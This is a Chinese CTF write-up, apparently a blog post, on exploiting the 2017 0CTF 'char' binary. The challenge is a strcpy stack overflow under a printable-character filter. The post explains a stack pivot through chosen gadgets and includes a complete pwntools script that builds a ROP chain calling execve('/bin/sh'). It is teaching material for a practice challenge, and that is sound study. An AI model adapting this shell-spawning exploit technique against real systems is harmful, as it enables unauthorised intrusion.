
2017 0ctf char writeup

原创

xiao_xiao_ren_wu 于 2019-04-13 22:27:07 发布 732 收藏

分类专栏： ctf-writeups 文章标签： 栈（gadgets的较高级运用）


本文链接：https://blog.csdn.net/qq_43449190/article/details/89290052




首先提供题目的二进制文件2017-0ctf-char。


预览：

拿到题目先预览，发现程序为32位且保护很少，估计应该是栈题，运行一下发现程序似乎很简单。。。放进ida看一下反汇编码，发现程序确实不难，但是有几个需要注意的地方。




我们可以看到程序将libc通过mmap()映射到了固定的0x5555e000处，这等于我们不需要泄露libc就可以确定函数和gadgets的真实地址，带来了极大的方便。比较麻烦的是程序有一个check的函数，检查每个字符必须为可见字符（16进制的大小范围为0x1f~0x7e）,但我们又发现，他的v1是由strlen()确定的，我们可以通过scanf()只看空格和回车结束来输入'\x00'使其提前结束。。。。但我们又发现了一个问题。。。就是在漏洞函数中我们的strcpy也是通过'\x00'来判断的。这就很让人蛋疼。。。。这就是说我们通过strcpy()复制到漏洞点的字符串就是我们截断前的那一小段。。。。





漏洞寻找和分析：

很明显有一个漏洞函数，通过strcpy()造成溢出。这个不难发现，难点在于check()给我们的rop链造成了很大的障碍。check的存在注定我们复制到溢出点的数据长度不可能太长，但无论我们是调用函数并且给函数准备参数还是gadgets都需要占用不少的位置，这几乎是不可能成功的。如下图可见一点：



system()和execve()都过不了检查。。。我们能想到的就是我们必须在小的溢出数据范围内调用一些gadgets而使esp迁移到main的栈数据区域(我们的复制源)，而不能在漏洞函数里卡死，迁移到源数据后这题就变得很简单。难点在于gadgets的合适选择和寻找。

漏洞利用：

我是通过观察strcpy()之后发现ecx似乎一直指在源数据的中间固定区域（相对偏移不变），所以想到使ecx的值赋给esp使esp直接跳转，但是通过搜索gadgets发现只能通过 mov eax,ecx; ret; xchg eax,esp; ret b; 来实现紧接着再通过具体的细节调整使跳转过后的esp指向addr_pop_ebx为int 0x80准备参数，准备调用execve('/bin/sh',0,0)。具体细节还得自己验证。

exp如下：(调用函数实现的就不写了，请自己调试尝试)

```python
#coding:utf-8

from pwn import *

p = process('./char')
context(os='linux',arch='i386')
#context.log_level = 'debug'

p.recvuntil('GO : ) \n')

base = 0x5555e000
sh_addr = 0x15D7EC
#pop_ebx = 0x109D07
xor_eax_pop_ebx = 0x7dce9
pop_ecx = 0xcae3b
pop_edx = 0x1a9e
int_0x80 = 0x2df35
inc_eax = 0x26a9b
nop_xor_eax = 0x7403a
xchg_eax_esp_retb = 0xe6d62
mov_eax_ecx = 0x148253

payload = 'a'*0x1c
payload+= p32(mov_eax_ecx+base)
payload+= p32(mov_eax_ecx+base)
payload+= p32(xchg_eax_esp_retb+base)
payload+= '\x00'*3
payload+= p32(xor_eax_pop_ebx+base)
payload+= p32(sh_addr+base)
payload+= p32(pop_ecx+base)
payload+= p32(0)
payload+= p32(pop_edx+base)
payload+= p32(0)
#payload+= p32(nop_xor_eax+base)      nop_xor_eax+base=0x555d203a     '\x20'空格字符会将在scanf()读的时候将payload截断.
for i in range(11):
 payload+= p32(inc_eax+base)
payload+= p32(int_0x80+base)

pause()
#gdb.attach(p)
p.sendline(payload)

p.interactive()
```

收货：

1. gadgets的寻找：通过ROPgadgets --binary *** > gadget 然后再在文件gadget里通过查找功能查找。（再次感谢川大的师傅 orz ）
2. ret x 的意义是 eip 跳转之后esp = esp+4+x。
3. scanf( ) 看回车和空格结束，str( )系列函数看 ‘\x00’ 结束。